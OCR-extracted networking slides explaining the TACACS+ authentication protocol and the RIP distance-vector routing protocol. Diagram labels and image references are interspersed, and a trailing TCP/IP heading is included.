
- Terminal Access Controller Access-Control System Plus is a **network security protocol** used for authentication, authorization, and accounting for network devices like switches, routers, and firewalls through one or more **centralized servers**
- TACACS+ **encrypts** the entire communication between the client and server, including the user's password, which protects from sniffing attacks
- It is a **client server model** approach wherein the client (user or network device) requests for connection to the server, and then the server authenticates the user by examining the credentials

Some of the Security Issues with TACACS+:

- No integrity checking
- Vulnerable to replay attacks
- Accounting information is sent in clear text
- Weak encryption

Remote User
PSTN/ISDN
TACACS+ Client
TACACS+ Security Server
Router
Corporate Network
Remote User
AAA Client
TACACS+ Server

1. The **AAA client** receives the resource request from the user. This is assuming that authentication has already been completed
2. A **REQUEST** is sent to the AAA server for the service shell
3. A **RESPONSE** is returned to the AAA client, indicating a pass or fail
4. The AAA client may **grant or deny** access to the service shell



Routing Information Protocol (RIP)

- RIP is a **Distance Vector routing protocol** that is specially used for smaller networks
- It uses **Internet Protocol (IP)** to connect to networks for exchanging routing information

RIP includes the following Distance Vector characteristics:

- Periodic routing updates after every 30 seconds
- Includes full routing table after every periodic update
- Broadcasts updates
- Neighbors
- It defines the finest "path" to a specific destination through the Bellman-Ford Distance Vector algorithm

Features :

- RIP performs IP and IPX routing
- RIP makes use of UDP port 520
- The administrative distance of RIP routes is 120
- It has a maximum hopcount of 15 hops

RIP Request/Response Process

- Initially, a router sends a request to the the full routing table
- Then, the RIP-enabled neighbors send back the response message
- Finally, the start-up router sends out the triggered update regarding all RIP enabled interfaces

Process to update this routing table
Process to update this routing table
Router B
Router A sends out this updated routing table
Router A
Topology change updates routing table


TCP/IP Protocol Suite

Transport Layer Protocols



